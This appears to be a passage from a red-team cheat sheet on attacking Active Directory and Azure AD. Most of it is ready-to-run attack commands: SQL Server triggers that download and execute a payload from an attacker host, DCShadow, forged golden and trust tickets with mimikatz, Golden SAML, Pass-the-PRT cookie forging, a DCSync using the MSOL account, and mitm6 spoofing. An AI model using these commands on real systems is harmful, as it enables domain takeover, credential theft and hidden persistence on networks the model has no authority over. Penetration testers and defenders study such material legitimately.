use DDL triggers for persistence

```
CREATE Trigger [persistence_ddl_1]
ON ALL Server
FOR DDL_LOGIN_EVENTS
AS
EXEC master..xp_cmdshell 'powershell -C "iex (new-object
System.Net.WebClient).DownloadString('http://$ip_attacker/payload.ps
1')"'
GO
```

use Logon triggers for persistence

```
CREATE Trigger [persistence_logon_1]
ON ALL SERVER WITH EXECUTE AS 'sa'
FOR LOGON
AS
BEGIN
IF ORIGINAL_LOGIN() = 'testuser'
EXEC master..xp_cmdshell 'powershell -C "iex (new-object
System.Net.WebClient).DownloadString('http://$ip_attacker/payload.ps
1')"'
END;
```

Forest Persistence

DCShadow

DCShadow temporarily registers a new domain controller in the target domain and uses it to "push" attributes like SIDHistory, SPNs... on specified objects without leaving the change logs for modified object!

▲ Requirements :

- DA privileges are required to use DCShadow.
- The attacker's machine must be part of the root domain.

The attack needs 2 instances on a compromised machine :

1 instance : *start RPC servers with SYSTEM privileges and specify attributes to be modified*

```
mimikatz # !+  
mimikatz # !processtoken  
mimikatz # lsadump::dcshadow /object:rootluser  
/attribute:Description /value="Hello from DCShadow"
```

2 instance : *with enough privileges of DA to push the values :*

```
mimikatz # sekurlsa::pth /user:Administrator /domain:$domain  
/ntlm:$admin_hash /impersonate  
mimikatz # lsadump::dcshadow /push
```

Cross Forest Attacks

Trust Tickets

Dumping Trust Key

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
```

Forging IR-TGT using Trust key

```
Invoke-Mimikatz -Command '"Kerberos::golden /domain:$domain  
/sid:$sid /sids:$extra_sids /rc4:$rc4_hash /user:Administrator  
/service:krbtgt /target:$target  
/ticket:$path/to/trust_ticket.kirbi"'
```

get TGS for CIFS service

```
asktgs path/to/trust_ticket.kirbi CIFS/ps-dc.powershell.local
```

use TGS for CIFS service

```
kirbikator.exe lsa .\CIFS.$domain.kirbi ls \\$domain\`c$
```

Using KRBTGT hash

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator
/domain:domaine.fun.local /sid:S-1-5-x-x-x-x /sids:S-1-5-x-x-x-x-519
/krbtgt:<hash> /ticket:C:\path\krb_tgt.kirbi"'

Invoke-Mimikatz -Command '"kerberos::ptt C:\path\krb_tgt.kirbi
```

Azure Active Directory

AZ User Enumeration

*connection to Azure Active Directory with **Connect-MsolService**.*

```
PS> Connect-MsolService -Credential $cred
```

this command allow enumeration with MFA (MultiFactor Authentication)

```
Get-MsolUser -EnabledFilter EnabledOnly -MaxResults 50000 | select
DisplayName,UserPrincipalName,@{N="MFA Status"; E={ if(
$_.StrongAuthenticationRequirements.State -ne $null){ $_.
StrongAuthenticationRequirements.State} else { "Disabled"}}} |
export-csv mfaresults.csv
```

locate Azure AD Connect Server

```
ldapsearch -H ldap://DC01.MEGACORP.CORP:389 -D "MEGACORP\john" -w  
$password -b "DC=MEGACORP,DC=CORP" '(description=*Azure*)'  
description
```

Enumeration using AZ CLI

Storage Enumeration

blob storage enumeration

```
az storage account list -o table  
az storage account list -o json | jq -r '.[].name'
```

PowerZure

create a new user

```
New-AzureUser -Username 'john.doe@megacorp.com' -Password catAker
```

Executes a command on a specified VM

```
Execute-Command -OS Windows -VM Win10 -ResourceGroup rg01 -Command  
"whoami"
```

Golden SAML

▲ *Requirements :*

- Admin privileges of ADFS server
 - ADFS Public Certificate
 - IdP Name
 - Role Name
-

Obtain **ADFS Public Certificate**:

```
PS > [System.Convert]::ToBase64String($cer.rawdata)
```

Obtain **IdP Name**:

```
PS > (Get-ADFSProperties).Identifier.AbsoluteUri
```

Obtain **Role Name**:

```
PS > (Get-ADFSRelyingPartyTrust).IssuanceTransformRule
```

a toolkit to exploit Golden SAML can be found [here](#)

Golden SAML is similar to golden ticket and affects the Kerberos protocol. Like the Golden Ticket, the Golden SAML allows an attacker to access resources protected by SAML agents (examples: Azure, AWS, vSphere, Okta, Salesforce, ...) with elevated privileges through a golden ticket.

ShockNAwe:

- 1. Remotely extracts the AD FS configuration settings
- 2. Forges and signs a Golden SAML token
- 3. Extracts the 'assertion' portion of the Golden SAML token and passes it to the Azure Core Management API to obtain a valid access token for the API
- 4. Enumerates the Subscription ID
- 5. Enumerates the complete list of VMs in the subscription
- 6. Executes arbitrary commands on all VMs as SYSTEM/root

WhiskeySAML:

- 1. Remotely extract AD FS configuration settings
- 2. Forge and sign Golden SAML tokens
- 3. Pass the Golden SAML token to the Microsoft Azure portal
- 4. Log into the Azure portal as any user while bypassing Azure MFA configurations

```
python3 shockname.py --target-user $user --domain $domain --adfs-host=$adfs_server --dc-ip $ip
```

PRT Manipulation

PassThePRT

check AzureAdJoined Status and download Mimikatz:

```
dsregcmd.exe /status  
iex (New-Object  
Net.Webclient).downloadstring("https://server/Invoke-Mimikatz.ps1")
```

*Looking for **prt** and **KeyValue**:*

```
mimikatz # privilege::debug  
mimikatz # sekurlsa::cloudap
```

*use **APKD function** to decode **KeyValue** and save "**Context**" and "**DerivedKey**" value:*

```
mimikatz # token::elevate  
mimikatz # dpapi::cloudapkd /keyvalue:$KeyValue /unprotect
```

```
mimikatz # dpapi::cloudapkd /context:$context  
/derivedkey:$DerivedKey /Prt:$prt
```

```
---SNIP---  
Signed JWT : eyJ...
```

Forge PRT-Cookie using [lantern](#):

```
Lantern.exe cookie --derivedkey <Key from Mimikatz> --context  
<Context from Mimikatz> --prt <PRT from Mimikatz>  
Lantern.exe cookie --sessionkey <SessionKey> --prt <PRT from  
Mimikatz>
```

Generate JWT

```
PS AADInternals> $PRT_OF_USER = '...'  
PS AADInternals> while($PRT_OF_USER.Length % 4) {$PRT_OF_USER +=  
"="}  
PS AADInternals> $PRT =  
[text.encoding]::UTF8.GetString([convert]::FromBase64String($PRT_OF_  
USER))  
PS AADInternals> $ClearKey = "XXYYZZ..."  
PS AADInternals> $SKey = [convert]::ToBase64String( [byte[]]  
($ClearKey -replace '..', '0x$&,' -split ',' -ne ''))  
PS AADInternals> New-AADIntUserPRTToken -RefreshToken $PRT -  
SessionKey $SKey -GetNonce
```

MSOL Service Account

you can dump MSOL Service account with
[azuread_decrypt_msol.ps1](#) used by Azure AD Connect Sync and
launch a DCSync attack with the dumped creds

DCSync with MSOL account

```
secretsdump -outputfile hashes $domain/$msol_svc_acc:$msol_pwd@$ip
```

Miscs

Domain Level Attribute

MachineAccountQuota (MAQ) Exploitation

use crackmapexec (CME) with maq module :

```
cme ldap $dc -d $DOMAIN -u $USER -p $PASSWORD -M maq
```

BadPwnCount

```
crackmapexec ldap 10.10.13.100 -u $user -p $pwd --kdcHost  
10.10.13.100 --users  
LDAP          10.10.13.100          389      dc1      Guest  
badpwdcount: 0 pwdLastSet: <never>
```

Abusing IPv6 in AD

sending ICMPv6 packet to the target using ping6 :

```
ping6 -c 3 <target>
```

scanning IPv6 address using nmap :

```
nmap -6 -sCV dead:beef:0000:0000:b885:d62a:d679:573f --max-retries=2 --  
min-rate=3000 -Pn -T3
```

tips for adapting tools for ipv6 :

```
echo -n "port1" "port2" "port3" | xargs -d ' ' -I% bash -c 'socat  
TCP4-LISTEN:%,fork TCP6:[{ipv6-address-here}]:% &  
netstat -laputen |grep LISTEN
```

you can replace AF_INET value to AF_INET6 from socket python lib :

```
sed -i "s/AF_INET/AF_INET6/g" script.py
```

Rogue DHCP

```
mitm6 -i eth0 -d 'domain.job.local'
```

IOXIDResolver Interface Enumeration

it's a little script that enumerate addresses in NetworkAddr field with

[RPC_C_AUTHN_DCE_PUBLIC](#) level

```
from impacket.dcerpc.v5 import transport
from impacket.dcerpc.v5.dcomrt import IObjectExporter

RPC_C_AUTHN_DCE_PUBLIC = 2

stringBinding = r'ncacn_ip_tcp:%s' % "IP"
rpctransport = transport.DCERPCTransportFactory(stringBinding)
rpc = rpctransport.get_dce_rpc()
rpc.set_auth_level(RPC_C_AUTHN_DCE_PUBLIC)
rpc.connect()
print("[*] Try with RPC_C_AUTHN_DCE_PUBLIC...")
exporter = IObjectExporter(rpc)
binding = exporter.ServerAlive2()
for bind in binding:
    adr = bind['aNetworkAddr']
    print("Adresse:", adr)
```

References

- <https://tools.thehacker.recipes/mimikatz/modules/sekurlsa/cloudap>
- <https://blog.netspi.com/maintaining-persistence-via-sql-server-part-2-triggers/>
- <https://www.thehacker.recipes/ad/movement/kerberos/asreproast>
- <https://www.hackingarticles.in/credential-dumping-ntds-dit/>
- <https://blog.alsid.eu/dcshadow-explained-4510f52fc19d>
- <https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet>
- <https://www.zerodayinitiative.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed->

[cryptographic-keys](#)

- <https://derkvanderwoude.medium.com/pass-the-prt-attack-and-detection-by-microsoft-defender-for-afd7dbe83c94>
- <https://github.com/rootsecdev/Azure-Red-Team>
- <https://www.secureworks.com/blog/going-for-the-gold-penetration-testing-tools-exploit-golden-saml>